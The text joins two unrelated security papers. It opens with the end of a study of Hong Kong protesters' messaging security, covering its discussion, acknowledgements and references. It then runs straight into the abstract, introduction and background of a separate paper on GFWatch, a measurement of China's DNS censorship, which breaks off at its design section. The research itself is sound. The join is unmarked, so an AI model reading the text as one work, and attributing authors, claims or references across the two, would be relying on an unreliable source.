Protesters rely heavily on Telegram and WhatsApp for their communication. Our findings illustrate how central these tools are for organising on the ground, by facilitating a collective approach to establish tactics, e.g. through anonymous polls, which was seen to provide both 'security in numbers' and 'buy in' for the chosen tactic. These decisions were made in groups of varying size and the administrators of these groups adopted the roles of leaders in these 'leaderless' and 'decentralised' protests. Overall, we found that these protests were organised in a mix of large public and small close-knit groups, with differing security requirements: anonymity within the group, on the one hand, and confidentiality and authentication, on the other. To bridge the conflicting requirements of anonymity and trust, participants reported a long, offline onboarding process before adding new members to a group.

The participants in our study developed tactics to detect compromise and to achieve some form of forward secrecy, i.e. protection of secrets against a later compromise. Group members monitored the movements of fellow group members to eliminate traces of the group chat from their phone in case of an arrest and to render legal aid. This explains the importance attributed to the ability to remotely delete messages on other people's devices. Participants adopted a variety of practices to address (perceived) shortcomings of digital communications and conflicting security needs. For example, to facilitate pseudonymity, compartmentalisation through the use of multiple devices and burner phones was widespread. Participants also reported how security decisions were collective, requiring group members to buy into the security practices of their group. This was a process fraught with conflict as differing security needs confronted each other.

For designers, several requirements on (secure) messaging applications emerge from our data: support for both (small) private and (large) public groups, the avoidance of phone numbers or other personally identifiable information and the ability of administrators to control messages and participation in groups. In particular, there is a clear distinction in security requirements for different types of groups: anonymity in large groups, confidentiality up to forward secrecy in small groups. In addition, going beyond strictly messaging, several features such as polls and live location sharing emerged as key enablers for participants. Participants also expressed a strong desire to be able to have control over their messages after sending them, such as on-demand remote message deletion.

However, we caution against taking this list of requirements

as a blueprint. First, our data only covers interviews with 11 participants. Second, these feature requests are informed by what existing technologies provide and thus do not necessarily represent the horizon of what is possible or desirable. Third, as we discuss above, the security guarantees provided by some of the employed tactics, particularly remote message deletion, are limited. Fourth, our data presents information security as a negotiated, conflict-laden and changing practice, suggesting that a universal solution may not exist.

Acknowledgements

We thank the participants for speaking to us and the gatekeepers for their assistance in establishing contact with participants. The research of Mareková was supported by the EPSRC and the UK Government as part of the Centre for Doctoral Training in Cyber Security at Royal Holloway, University of London (EP/P009301/1).

References

[1] Abu-Salma, R., Krol, K., Parkin, S., Koh, V., Kwan, K., Mahboob, J., Traboulsi, Z., Sasse, M.A.: The security blanket of the chat world: An analytic evaluation and a user study of Telegram. Proceedings 2nd European Workshop on Usable Security (2017), http://dx.doi.org/10.14722/eurousec.2017.23006

[2] Abu-Salma, R., Sasse, M.A., Bonneau, J., Danilova, A., Naiakshina, A., Smith, M.: Obstacles to the adoption of secure communication tools. In: 2017 IEEE Symposium on Security and Privacy. pp. 137–153. IEEE Computer Society Press (May 2017)

[3] Albrecht, M.R., Blasco, J., Jensen, R.B., Mareková, L.: Mesh messaging in large-scale protests: Breaking Bridgefy. Cryptology ePrint Archive, Report 2021/214 (2021), https://eprint.iacr.org/2021/214

[4] Albrechtsen, E., Hovden, J.: The information security digital divide between information security managers and users. Computers & Security 28(6), 476–490 (2009)

[5] AlSayyad, N., Guvenc, M.: Virtual uprisings: On the interaction of new social media, traditional media coverage and urban space during the 'Arab Spring'. Urban Studies 52(11), 2018–2034 (2015)

[6] Anglano, C., Canonico, M., Guazzone, M.: Forensic analysis of Telegram Messenger on Android smartphones. Digital Investigation 23, 31–49 (2017)

[7] Aouragh, M., Gürses, S., Rocha, J., Snelting, F.: FCJ-196 Let's first get things done! On division of labour and techno-political practices of delegation in times of crisis. The Fibreculture Journal (26), 209–238 (Dec 2015), http://dx.doi.org/10.15307/fcj.26.196.2015

[8] Arun, C.: On WhatsApp, rumours, lynchings, and the Indian government. Economic & Political Weekly 54(6) (2019)

[9] Azad, M.A., Bag, S., Hao, F.: PrivBox: Verifiable decentralized reputation system for online marketplaces. Future Gener. Comput. Syst. 89, 44–57 (2018)

[10] Azer, E., Harindranath, G., Zheng, Y.: Revisiting leadership in information and communication technology (ICT)-enabled activism: A study of Egypt's grassroots human rights groups. New Media & Society 21(5), 1141–1169 (2019)

[11] Banjo, S.: Hong Kong protests drive surge in Telegram chat app. https://web.archive.org/web/20201015094416/https://www.bloomberg.com/news/articles/2019-08-15/hong-kong-protests-drive-surge-in-popular-telegram-chat-app (Aug 2019)

[12] Bennett, W.L., Segerberg, A.: The logic of connective action: Digital media and the personalization of contentious politics. Information, communication & society 15(5), 739–768 (2012)

[13] Blee, K.M., Taylor, V.: Semi-structured interviewing in social movement research. Methods of social movement research 16, 92–117 (2002)

[14] Blömer, J., Juhnke, J., Kolb, C.: Anonymous and publicly linkable reputation systems. In: Böhme, R., Okamoto, T. (eds.) FC 2015. LNCS, vol. 8975, pp. 478–488. Springer, Heidelberg (Jan 2015)

[15] Blundy, E.C..R.: 'Bulletproof' China-backed doxxing site attacks Hong Kong's democracy activists. https://web.archive.org/web/20191101112411/https://www.hongkongfp.com/2019/11/01/bulletproof-china-backed-doxxing-site-attacks-hong-kongs-democracy-activists/ (Nov 2019)

[16] Borak, M.: We tested a messaging app used by Hong Kong protesters that works without an internet connection. http://web.archive.org/web/20191206182048/https://www.abacusnews.com/digital-life/we-tested-messaging-app-used-hong-kong-protesters-works-without-internet-connection/article/3025661 (Sep 2019)

[17] Bradsher, K., Victor, D.: Hong Kong leader invokes emergency powers to ban masks during protests. https://web.archive.org/web/20191004062033/https://www.nytimes.com/2019/10/04/world/asia/hong-kong-emergency-powers.html (Oct 2019)

[18] Castells, M.: Networks of outrage and hope: Social movements in the Internet age. John Wiley & Sons (2012)

[19] Charmaz, K.: Constructing grounded theory. SAGE (2014)

[20] Chaum, D., van Heyst, E.: Group signatures. In: Davies, D.W. (ed.) EUROCRYPT'91. LNCS, vol. 547, pp. 257–265. Springer, Heidelberg (Apr 1991)

[21] chuang: Welcome to the frontlines: Beyond violence and nonviolence. https://web.archive.org/web/20201009153811/http://chuangcn.org/2020/06/frontlines/ (Jun 2020)

[22] Cohn-Gordon, K., Cremers, C.J.F., Garratt, L.: On post-compromise security. In: IEEE 29th Computer Security Foundations Symposium, CSF 2016, Lisbon, Portugal, June 27 - July 1, 2016. pp. 164–178. IEEE Computer Society (2016)

[23] Coles-Kemp, L., Jensen, R.B.: Accessing a new land: Designing for a social conceptualisation of access. In: Proceedings of the 2019 CHI Conference on Human Factors in Computing Systems. pp. 1–12 (2019)

[24] Coles-Kemp, L., Jensen, R.B., Talhouk, R.: In a new land: mobile phones, amplified pressures and reduced capabilities. In: Proceedings of the 2018 CHI Conference on Human Factors in Computing Systems. pp. 1–13 (2018)

[25] Coopman, T.M.: Networks of dissent: Emergent forms in media based collective action. Critical studies in media communication 28(2), 153–172 (2011)

[26] Corrigan-Gibbs, H., Boneh, D., Mazières, D.: Riposte: An anonymous messaging system handling millions of users. In: IEEE S&P 2015 [50], pp. 321–338

[27] Corrigan-Gibbs, H., Ford, B.: Dissent: accountable anonymous group messaging. In: Al-Shaer, E., Keromytis, A.D., Shmatikov, V. (eds.) ACM CCS 2010. pp. 340–350. ACM Press (Oct 2010)

[28] Cremers, C., Hale, B., Kohbrok, K.: Efficient post-compromise security beyond one group. Cryptology ePrint Archive, Report 2019/477 (2019), https://eprint.iacr.org/2019/477

[29] Daffalla, A., Simko, L., Kohno, T., Bardas, A.G.: Defensive technology use by political activists during the Sudanese revolution. In: 2021 IEEE Symposium on Security and Privacy. IEEE Computer Society Press (2021)

[30] Dechand, S., Naiakshina, A., Danilova, A., Smith, M.: In encryption we don't trust: the effect of end-to-end encryption to the masses on user perception. In: 2019 IEEE European Symposium on Security and Privacy (EuroS&P). pp. 401–415. IEEE (2019)

[31] Dencik, L., Leistert, O.: Critical perspectives on social media and protest: Between control and emancipation. Rowman & Littlefield (2015)

[32] Ems, L.: Twitter's place in the tussle: how old power struggles play out on a new stage. Media, Culture & Society 36(5), 720–731 (2014)

[33] Ermoshina, K., Halpin, H., Musiani, F.: Can Johnny build a protocol? co-ordinating developer and user intentions for privacy-enhanced secure messaging protocols. In: European Workshop on Usable Security (2017)

[34] Fuchs, C.: Occupymedia!: The Occupy movement and social media in crisis capitalism. John Hunt Publishing (2014)

[35] Galletta, A.: Mastering the semi-structured interview and beyond: From research design to analysis and publication, vol. 18. NYU press (2013)

[36] Garms, L., Quaglia, E.A.: A new approach to modelling centralised reputation systems. In: Buchmann, J., Nitaj, A., eddine Rachidi, T. (eds.) AFRICACRYPT 19. LNCS, vol. 11627, pp. 429–447. Springer, Heidelberg (Jul 2019)

[37] Guberek, T., McDonald, A., Simioni, S., Mhaidli, A.H., Toyama, K., Schaub, F.: Keeping a low profile? Technology, risk and privacy among undocumented immigrants. In: Proceedings of the 2018 CHI Conference on Human Factors in Computing Systems. pp. 1–15 (2018)

[38] Günther, C.G.: An identity-based key-exchange protocol. In: Quisquater, J.J., Vandewalle, J. (eds.) EUROCRYPT'89. LNCS, vol. 434, pp. 29–37. Springer, Heidelberg (Apr 1990)

[39] Gürses, S., Kundnani, A., Van Hoboken, J.: Crypto and empire: the contradictions of counter-surveillance advocacy. Media, Culture & Society 38(4), 576–590 (2016)

[40] Haciyakupoglu, G., Zhang, W.: Social media and trust during the Gezi protests in Turkey. Journal of computer-mediated communication 20(4), 450–466 (2015)

[41] Hale, E.: Hong Kong protesters use new flashmob strategy to avoid arrest. https://web.archive.org/web/20191101112411/https://www.theguardian.com/world/2019/oct/13/hong-kong-protesters-flashmobs-blossom-everywhere (Oct 2019)

[42] Halpin, H., Ermoshina, K., Musiani, F.: Co-ordinating developers and high-risk users of privacy-enhanced secure messaging protocols. In: Cremers, C., Lehmann, A. (eds.) Security Standardisation Research - 4th International Conference, SSR 2018. Lecture Notes in Computer Science, vol. 11322, pp. 56–75. Springer (2018), https://doi.org/10.1007/978-3-030-04762-7_4

[43] Hammersley, M., Atkinson, P.: Ethnography: Principles in Practice. Routledge (2007)

[44] Harlow, S.: Social media and social movements: Facebook and an online guatemalan justice movement that moved offline. New Media & Society 14(2), 225–243 (2012)

[45] Hennink, M.M., Kaiser, B.N., Marconi, V.C.: Code saturation versus meaning saturation: how many interviews are enough? Qualitative health research 27(4), 591–608 (2017)

[46] Herbert, S.: For ethnography. Progress in human geography 24(4), 550–568 (2000)

[47] Holbig, H.: Be water, my friend: Hong Kong's 2019 anti-extradition protests. International Journal of Sociology 50(4), 325–337 (2020)

[48] Howard, P.N., Hussain, M.M.: Democracy's fourth wave?: digital media and the Arab Spring. Oxford University Press (2013)

[49] Hui, M.: Hong Kong is exporting its protest techniques around the world. https://web.archive.org/web/20201009153848/https://qz.com/1728078/be-water-catalonia-protesters-learn-from-hong-kong/ (Oct 2019)

[50] 2015 IEEE Symposium on Security and Privacy. IEEE Computer Society Press (May 2015)

[51] International, Q.: Nvivo. https://web.archive.org/web/20200919072726/https://www.qsrinternational.com/nvivo-qualitative-data-analysis-software/about/nvivo (Sep 2020)

[52] Ion, I., Reeder, R., Consolvo, S.: "...no one can hack my mind": Comparing Expert and Non-Expert Security Practices. In: Eleventh Symposium On Usable Privacy and Security (SOUPS 2015). pp. 327–346 (2015)

[53] Jaggard, A.D., Syverson, P.: Onions in the crosshairs: When the man really is out to get you. In: Proceedings of the 2017 on Workshop on Privacy in the Electronic Society. pp. 141–151 (2017)

[54] Jakobsen, J., Orlandi, C.: On the CCA (in)security of MTProto. Proceedings of the 6th Workshop on Security and Privacy in Smartphones and Mobile Devices - SPSM'16 (2016), http://dx.doi.org/10.1145/2994459.2994468

[55] Jensen, R.B., Coles-Kemp, L., Talhouk, R.: When the civic turn turns digital: Designing safe and secure refugee resettlement. In: Proceedings of the 2020 CHI Conference on Human Factors in Computing Systems. pp. 1–14 (2020)

[56] Johnston, A., Di Gangi, P., Howard, J., Worrell, J.L.: It takes a village: Understanding the collective security efficacy of employee groups. Journal of the Association for Information Systems 20(3), 3 (2019)

[57] Kamara, S.: Crypto for the People. https://www.youtube.com/watch?v=Ygq9ci0GFhA (Aug 2020), invited talk at CRYPTO 2020

[58] Kavada, A.: Creating the collective: social media, the Occupy movement and its constitution as a collective actor. Information, Communication & Society 18(8), 872–886 (2015)

[59] Kobeissi, N.: Formal Verification for Real-World Cryptographic Protocols and Implementations. Theses, INRIA Paris ; Ecole Normale Supérieure de Paris - ENS Paris (Dec 2018), https://hal.inria.fr/tel-01950884

[60] Koetsier, J.: Hong Kong protestors using mesh messaging app china can't block: Usage up 3685%. https://web.archive.org/web/20200411154603/https://www.forbes.com/sites/johnkoetsier/2019/09/02/hong-kong-protestors-using-mesh-messaging-app-china-cant-block-usage-up-3685/ (Sep 2019)

[61] Kow, Y.M., Nardi, B., Cheng, W.K.: Be water: Technologies in the leaderless anti-elab movement in hong kong. In: Proceedings of the 2020 CHI Conference on Human Factors in Computing Systems. pp. 1–12 (2020)

[62] Krawczyk, H.: HMQV: A high-performance secure Diffie-Hellman protocol. In: Shoup, V. (ed.) CRYPTO 2005. LNCS, vol. 3621, pp. 546–566. Springer, Heidelberg (Aug 2005)

[63] Lab, T.C.: NSO Group / Q Cyber Technologies: Over one hundred new abuse cases. https://web.archive.org/web/20200419152528/https://citizenlab.ca/2019/10/nso-q-cyber-technologies-100-new-abuse-cases/ (Oct 2019)

[64] Lee, F.: Solidarity in the Anti-Extradition Bill movement in Hong Kong. Critical Asian Studies pp. 1–15 (2020)

[65] Lee, F.L.: Internet, citizen self-mobilisation, and social movement organisations in environmental collective action campaigns: Two Hong Kong cases. Environmental Politics 24(2), 308–325 (2015)

[66] Lee, F.L., Chan, J.M.: Media, social mobilisation and mass protests in post-colonial Hong Kong: The power of a critical event. Routledge (2010)

[67] Lee, F.L., Chan, J.M.: Digital media activities and mode of participation in a protest campaign: A study of the Umbrella Movement. Information, Communication & Society 19(1), 4–22 (2016)

[68] Lee, F.L., Chan, M., Chen, H.T.: Social media and protest attitudes during movement abeyance: A study of Hong Kong university students. International Journal of Communication 14, 20 (2020)

[69] Lee, F.L., Yuen, S., Tang, G., Cheng, E.W.: Hong Kong's summer of uprising. China Review 19(4), 1–32 (2019)

[70] Lerner, A., He, H.Y., Kawakami, A., Zeamer, S.C., Hoyle, R.: Privacy and activism in the transgender community. In: ACM CHI. pp. 1–13 (2020)

[71] Lerner, A., Zeng, E., Roesner, F.: Confidante: Usable encrypted email: A case study with lawyers and journalists. In: 2017 IEEE European Symposium on Security and Privacy (EuroS&P). pp. 385–400. IEEE (2017)

[72] Life360: Life360. https://web.archive.org/web/20200919000732/https://www.life360.com/intl/ (Sep 2020)

[73] Margetts, H., John, P., Hale, S., Yasseri, T.: Political turbulence: How social media shape collective action. Princeton University Press (2015)

[74] McGregor, S.E., Charters, P., Holliday, T., Roesner, F.: Investigating the computer security practices and needs of journalists. In: Jung, J., Holz, T. (eds.) USENIX Security 2015. pp. 399–414. USENIX Association (Aug 2015)

[75] McGregor, S.E., Roesner, F., Caine, K.: Individual versus organizational computer security and privacy concerns in journalism. Proceedings on Privacy Enhancing Technologies 2016(4), 418–435 (2016)

[76] McLaughlin, J.: Report: Arab Gulf states are surveiling, imprisoning, and silencing activists for social media posts. https://web.archive.org/web/20201015114424/https://theintercept.com/2016/11/01/report-arab-gulf-states-are-surveiling-imprisoning-and-silencing-activists-for-social-media-posts/ (Nov 2016)

[77] Mortensen, M., Neumayer, C., Poell, T.: Social media materialities and protest: Critical reflections. Routledge (2018)

[78] Mozur, P.: In Hong Kong protests, faces become weapons. https://web.archive.org/web/20190726093243/https://www.nytimes.com/2019/07/26/technology/hong-kong-protests-facial-recognition-surveillance.html (Jul 2019)

[79] Mukherjee, R.: Mobile witnessing on WhatsApp: Vigilante virality and the anatomy of mob lynching. South Asian Popular Culture pp. 1–23 (2020)

[80] Newman, L.H.: How cryptography lets down marginalized communities. https://web.archive.org/save/https://www.wired.com/story/seny-kamara-crypto-encryption-underserved-communities/ (Aug 2020)

[81] Nielsen, R.K.: Mundane internet tools, the risk of exclusion, and reflexive movements—Occupy Wall Street and political uses of digital networked technologies. The Sociological Quarterly 54(2), 173–177 (2013)

[82] Ohlheiser, A.: 'don't leave campus': Parents are now using tracking apps to watch their kids at college. https://web.archive.org/web/20200623143004/https://www.washingtonpost.com/technology/2019/10/22/dont-leave-campus-parents-are-now-using-tracking-apps-watch-their-kids-college/ (Oct 2019)

[83] Pavlov, E., Rosenschein, J.S., Topol, Z.: Supporting privacy in decentralized additive reputation systems. In: Jensen, C.D., Poslad, S., Dimitrakos, T. (eds.) Trust Management, Second International Conference, iTrust 2004, Oxford, UK, March 29 - April 1, 2004, Proceedings. Lecture Notes in Computer Science, vol. 2995, pp. 108–119. Springer (2004)

[84] Purohit, K.: WhatsApp to Bridgefy, what Hong Kong taught India's leaderless protesters. http://web.archive.org/web/20200406103939/https://www.scmp.com/week-asia/politics/article/3042633/whatsapp-bridgefy-what-hong-kong-taught-indias-leaderless (Dec 2019)

[85] Richards, T., Richards, L.: Using hierarchical categories in qualitative data analysis. Computer-aided qualitative data analysis: Theory, methods, and practice pp. 80–95 (1995)

[86] Rivest, R.L., Shamir, A., Tauman, Y.: How to leak a secret. In: Boyd, C. (ed.) ASIACRYPT 2001. LNCS, vol. 2248, pp. 552–565. Springer, Heidelberg (Dec 2001)

[87] S. Ku, A.: New forms of youth activism – Hong Kong's Anti-Extradition Bill movement in the local-national-global nexus. Space and Polity 24(1), 111–117 (2020)

[88] Saldaña, J.: The coding manual for qualitative researchers. Sage (2015)

[89] Schröder, S., Huber, M., Wind, D., Rottermanner, C.: When SIGNAL hits the fan: On the usability and security of state-of-the-art secure mobile messaging. In: European Workshop on Usable Security. IEEE (2016)

[90] SCMP: Hong Kong national security law full text. https://web.archive.org/web/20201015085806/https://www.scmp.com/news/hong-kong/politics/article/3091595/hong-kong-national-security-law-read-full-text (Jul 2020)

[91] Scott-Railton, J.: Security for the high-risk user: separate and unequal. IEEE Security & Privacy 14(2), 79–87 (2016)

[92] Shirky, C.: The political power of social media: Technology, the public sphere, and political change. Foreign affairs pp. 28–41 (2011)

[93] Signal: Delete messages and alerts. http://web.archive.org/web/20210126184118/https://support.signal.org/hc/en-us/articles/360007320491-Delete-messages-and-alerts (Oct 2020)

[94] Simko, L., Lerner, A., Ibtasam, S., Roesner, F., Kohno, T.: Computer security and privacy for refugees in the united states. In: 2018 IEEE Symposium on Security and Privacy. pp. 409–423. IEEE Computer Society Press (May 2018)

[95] Skoric, M.M., Poor, N.D., Liao, Y., Tang, S.W.H.: Online organization of an offline protest: From social to traditional media and back. In: 2011 44th Hawaii International Conference on System Sciences. pp. 1–8. IEEE (2011)

[96] Sowers, J., Toensing, C.: The journey to Tahrir: revolution, protest, and social change in Egypt. Verso Books (2012)

[97] Sullivan, N., Turner, S., Kaduk, B., Cohn-Gordon, K., et al.: Messaging Layer Security (mls). https://datatracker.ietf.org/wg/mls/about/ (Nov 2018)

[98] Sušánka, T., Kokeš, J.: Security analysis of the Telegram IM. In: Proceedings of the 1st Reversing and Offensive-oriented Trends Symposium. pp. 1–8 (2017)

[99] Tang, D.: Hong Kong protesters use 'chat groups' to organise rebellion. https://web.archive.org/web/20191219053015/https://www.thetimes.co.uk/article/protesters-use-chat-groups-to-organise-hong-kong-rebellion-xh3cq965h (Aug 2019)

[100] Telegram: Scheduled messages, reminders, custom cloud themes and more privacy. hhttp://web.archive.org/web/20200809190827/https://telegram.org/blog/scheduled-reminders-themes#new-privacy-settings (Sep 2019)

[101] Telegram: Search filters, anonymous admins, channel comments and more. http://web.archive.org/web/20201010041046/https://telegram.org/blog/filters-anonymous-admins-comments/#anonymous-group-admins (Sep 2020)

[102] Telegram: Bot api. https://core.telegram.org/bots (Jan 2021)

[103] The Stand News: In Hong Kong, authorities arrest the administrator of a Telegram protest group—and force him to hand over a list of its members. https://web.archive.org/save/https://globalvoices.org/2019/06/14/in-hong-kong-authorities-arrest-the-administrator-of-a-telegram-protest-group-and-force-him-to-hand-over-a-list-of-its-members/ (Jun 2019)

[104] Ting, T.y.: From 'be water'to 'be fire': nascent smart mob and networked protests in Hong Kong. Social Movement Studies 19(3), 362–368 (2020)

[105] Tremayne, M.: Anatomy of protest in the digital era: A network analysis of Twitter and Occupy Wall Street. Social Movement Studies 13(1), 110–126 (2014)

[106] Treré, E.: Reclaiming, proclaiming, and maintaining collective identity in the #yosoy132 movement in Mexico: an examination of digital frontstage and backstage activism through social media and instant messaging platforms. Information, Communication & Society 18(8), 901–915 (2015)

[107] Treré, E.: The banality of WhatsApp: On the everyday politics of backstage activism in Mexico and Spain. First Monday (2020)

[108] Tsui, L.: The coming colonization of Hong Kong cyberspace: government responses to the use of new technologies by the umbrella movement. Chinese Journal of Communication 8(4), 1–9 (2015)

[109] Tufekci, Z., Wilson, C.: Social media and the decision to participate in political protest: Observations from Tahrir Square. Journal of communication 62(2), 363–379 (2012)

[110] Uwalaka, T., Rickard, S., Watkins, J.: Mobile social networking applications and the 2012 Occupy Nigeria protest. Journal of African Media Studies 10(1), 3–19 (2018)

[111] Valeriani, A., Vaccari, C.: Political talk on mobile instant messaging services: a comparative analysis of Germany, Italy, and the UK. Information, Communication & Society 21(11), 1715–1731 (2018)

[112] Van Laer, J., Van Aelst, P.: Internet and social movement action repertoires: Opportunities and limitations. Information, Communication & Society 13(8), 1146–1171 (2010)

[113] Vaziripour, E., Wu, J., Farahbakhsh, R., Seamons, K., O'Neill, M., Zappala, D.: A survey of the privacy preferences and practices of Iranian users of Telegram. In: Workshop on Usable Security (USEC) (2018)

[114] Vaziripour, E., Wu, J., O'Neill, M., Metro, D., Cockrell, J., Moffett, T., Whitehead, J., Bonner, N., Seamons, K., Zappala, D.: Action needed! helping users find and complete the authentication ceremony in signal. In: Fourteenth Symposium on Usable Privacy and Security (SOUPS 2018). pp. 47–62 (2018)

[115] Vaziripour, E., Wu, J., O'Neill, M., Whitehead, J., Heidbrink, S., Seamons, K., Zappala, D.: Is that you, alice? a usability study of the authentication ceremony of secure messaging applications. In: Thirteenth Symposium on Usable Privacy and Security (SOUPS 2017). pp. 29–47 (2017)

[116] Watson, H., Moju-Igbene, E., Kumari, A., Das, S.: "we hold each other accountable": Unpacking how social groups approach cybersecurity and privacy together. In: Proceedings of the 2020 CHI Conference on Human Factors in Computing Systems. pp. 1–12 (2020)

[117] Wu, S.: Open homes, free rides: the people helping Hong Kong's protesters. https://web.archive.org/web/20210125144018/https://www.reuters.com/article/us-hongkong-protests-shelter-insight/open-homes-free-rides-the-people-helping-hong-kongs-protesters-idUSKBN1XU1G1?edition-redirect=ca (Nov 2019)

[118] Zhai, E., Wolinsky, D.I., Chen, R., Syta, E., Teng, C., Ford, B.: AnonRep: Towards tracking-resistant anonymous reputation. In: Argyraki, K.J., Isaacs, R. (eds.) 13th USENIX Symposium on Networked Systems Design and Implementation, NSDI 2016, Santa Clara, CA, USA, March 16-18, 2016. pp. 583–596. USENIX Association (2016)

[119] Gil de Zúñiga, H., Ardèvol-Abreu, A., Casero-Ripollés, A.: WhatsApp political discussion, conventional participation and activism: exploring direct, indirect and generational effects. Information, Communication & Society pp. 1–18 (2019)

How Great is the Great Firewall? Measuring China's DNS Censorship

Nguyen Phong Hoang[⋆†] Arian Akhavan Niaki[§] Jakub Dalek[†] Jeffrey Knockel[†]
Pellaeon Lin[†] Bill Marczak[†¶] Masashi Crete-Nishihata[†] Phillipa Gill[§] Michalis Polychronakis[⋆]

[⋆]Stony Brook University, New York, USA [§]University of Massachusetts, Amherst, USA
[†]Citizen Lab, University of Toronto, Canada [¶]University of California, Berkeley, USA

Abstract

The DNS filtering apparatus of China's Great Firewall (GFW) has evolved considerably over the past two decades. However, most prior studies of China's DNS filtering were performed over short time periods, leading to unnoticed changes in the GFW's behavior. In this study, we introduce `GFWatch`, a large-scale, longitudinal measurement platform capable of testing hundreds of millions of domains daily, enabling continuous monitoring of the GFW's DNS filtering behavior.

We present the results of running `GFWatch` over a nine-month period, during which we tested an average of 411M domains per day and detected a total of 311K domains censored by GFW's DNS filter. To the best of our knowledge, this is the largest number of domains tested and censored domains discovered in the literature. We further reverse engineer regular expressions used by the GFW and find 41K innocuous domains that match these filters, resulting in overblocking of their content. We also observe bogus IPv6 and globally routable IPv4 addresses injected by the GFW, including addresses owned by US companies, such as Facebook, Dropbox, and Twitter.

Using data from `GFWatch`, we studied the impact of GFW blocking on the global DNS system. We found 77K censored domains with DNS resource records polluted in popular public DNS resolvers, such as Google and Cloudflare. Finally, we propose strategies to detect poisoned responses that can (1) sanitize poisoned DNS records from the cache of public DNS resolvers, and (2) assist in the development of circumvention tools to bypass the GFW's DNS censorship.

1 Introduction

Among the censorship regimes on the Internet, China is one of the most notorious, having developed an advanced filtering system, known as the Great Firewall (GFW), to control the flow of online information. The GFW's worldwide reputation [49] and ability to be measured from outside the country, has drawn the attention of researchers from various disciplines, ranging from political science [24, 31, 38, 39] to information and computer science [21, 22, 41, 44, 68, 92].

Unlike many other DNS censorship approaches, the GFW is known to return globally routable IP addresses in its injected responses. Recent studies [21, 57, 59] have observed injected IP addresses belonging to popular US companies, including Facebook, Dropbox, and Twitter. The use of routable IPs is in contrast to countries such as Bahrain, Korea, Kuwait, Iran, Oman, Qatar, Thailand, or Yemen [51, 57, 65, 71, 79], where DNS censorship redirects users to blockpages that inform users about the blocked content. It is also in contrast to censors using fixed DNS responses such as NXDOMAIN [26, 70, 71, 74] or addresses from private IP ranges (e.g., 10.0.0.0/8) [19, 23, 74]. This use of globally routable IPs by the GFW has implications for censorship detection, which needs to carefully distinguish censored from legitimate DNS responses, and also makes detecting and mitigating leaked DNS responses from public resolvers non-trivial.

Despite the many previous studies that examine the technical strategies employed by the GFW, such as TCP/IP packet filtering [33, 41, 45, 73, 92] and DNS poisoning [22, 40, 46, 87], there has yet to be a large-scale, longitudinal examination of China's DNS filtering mechanism. This lack of visibility is apparent as the number of censored domains and the pool of IP addresses used by the GFW in forged DNS responses have been reported differently by previous studies [21, 22, 27, 46, 67, 74, 87, 95]. In particular, the number of fake IPs observed in poisoned responses has been increasing from nine in 2010 [27], 28 in 2011 [87], 174 in 2014 [22], to more than 1.5K recently [21]. To that end, it is necessary to have a system for continuous, long-term monitoring of the GFW's filtering policy that will provide timely insights about its blocking behavior and assist censorship detection and circumvention efforts.

In this work, we developed `GFWatch` (§3), a large-scale, longitudinal measurement platform to shed light on DNS filtering by the GFW and assess its impact on the global Internet. By building `GFWatch`, our primary goal is not only to answer the questions of *(1) how many censored domains*

are there and *(2) what are the forged IP addresses used in fake DNS responses*, but also to assess *(3) the impact of the GFW's DNS censorship policy on the global Internet*, and ultimately design *(4) strategies to effectively detect and circumvent the GFW's DNS censorship*.

Using `GFWatch`, we tested a total of 534M distinct domains (averaging 411M domains per day) and detected a total of 311K censored domains (§4). We then used the set of censored domains to design a probing method that is able to reverse-engineer the actual blocklist used by the GFW's DNS filter (§4.1). Using this list, we observed that 270K out of the 311K censored domains are censored as intended, whereas the remaining 41K domains appear to be innocuous despite matching regular expressions used by the GFW. Through our measurements, we discovered 1,781 IPv4 and 1,799 IPv6 addresses used by the GFW in forged DNS responses (§5). To the best of our knowledge, these are the largest sets of censored domains and forged IP addresses ever discovered.

We also found evidence of geographic restrictions on Chinese domains, with the GFW injecting DNS replies for domains based in China (e.g., `www.beian.gov.cn`) (§6). While previous studies attribute leakage of Chinese DNS censorship to cases where a DNS resolver's network path transits through China's network [27, 87], we found that geoblocking and cases where censored domains have at least one authoritative name server located in China are also a significant cause of pollution of external DNS resolvers (§6.1).

Based on the observed censored domains (§4) and forged IP addresses (§5), we propose strategies to effectively detect poisoned DNS responses injected by the GFW (§6.2). These techniques will not only help public DNS resolvers and other DNS-related services to sanitize tainted records (§6.2), but can also assist future development of circumvention tools to bypass the GFW's DNS censorship (§7).

2 Background

The Internet filtering infrastructure of China, allegedly designed in the late 90s under the Golden Shield project [85, 94], is a system used by the Chinese government to regulate the country's domestic Internet access. The filtering system, commonly referred to as the Great Firewall [52], consists of middleboxes distributed across border autonomous systems [22, 35, 93], which are controlled in a centralized fashion [38, 52, 85, 95]. There are several filtering modules developed to control the free flow of information at different layers of the network stack, including TCP/IP packet filtering [33, 41, 44, 72, 73, 92] and application-level keyword-based blocking [33, 52, 80, 95]. However, we focus our discussion on the DNS poisoning aspect of the GFW which is relevant to our study.

Unencrypted and unauthenticated DNS traffic is widely targeted by censorship systems to interrupt communications between users and remote destinations where censored content or services are hosted [40, 71, 74, 84, 87]. Exploiting DNS insecurity, the GFW is designed as an on-path/man-on-the-side (MotS) system which takes advantage of UDP-based DNS resolution to inject fake responses when censored domains are detected in users' DNS queries.

More specifically, when the GFW detects a DNS query for a censored domain, it will forge a response with an incorrect DNS record towards the client. Some specific domains (e.g., `google.sm`) can trigger the GFW to emit up to three forged responses [21]. As an on-path system, the GFW cannot modify or drop the legitimate response returned by the blocked domain's authoritative name server or the public resolver chosen by the client. However, since the GFW is usually closer (in terms of physical/network distance) to the client, the injected response will usually arrive ahead of the legitimate one (§7.2), thus being accepted by the client who is now unable to access the domain.

3 *GFWatch* Design

We designed `GFWatch` according to the following requirements: (1) the platform should be able to discover as many censored domains and forged IPs as possible in a timely manner. More specifically, `GFWatch` should be able to obtain and test new domain names *as they appear on the Internet*. (2) As a longitudinal measurement platform, once a domain is discovered to be censored, `GFWatch` should continuously keep track of its blocking status to determine whether the domain stays censored or becomes unblocked at some point in the future. (3) By measuring many domains with sufficient frequency, `GFWatch` is expected to provide us with a good view into the pool of forged IPs used by the GFW.

3.1 Test Domains

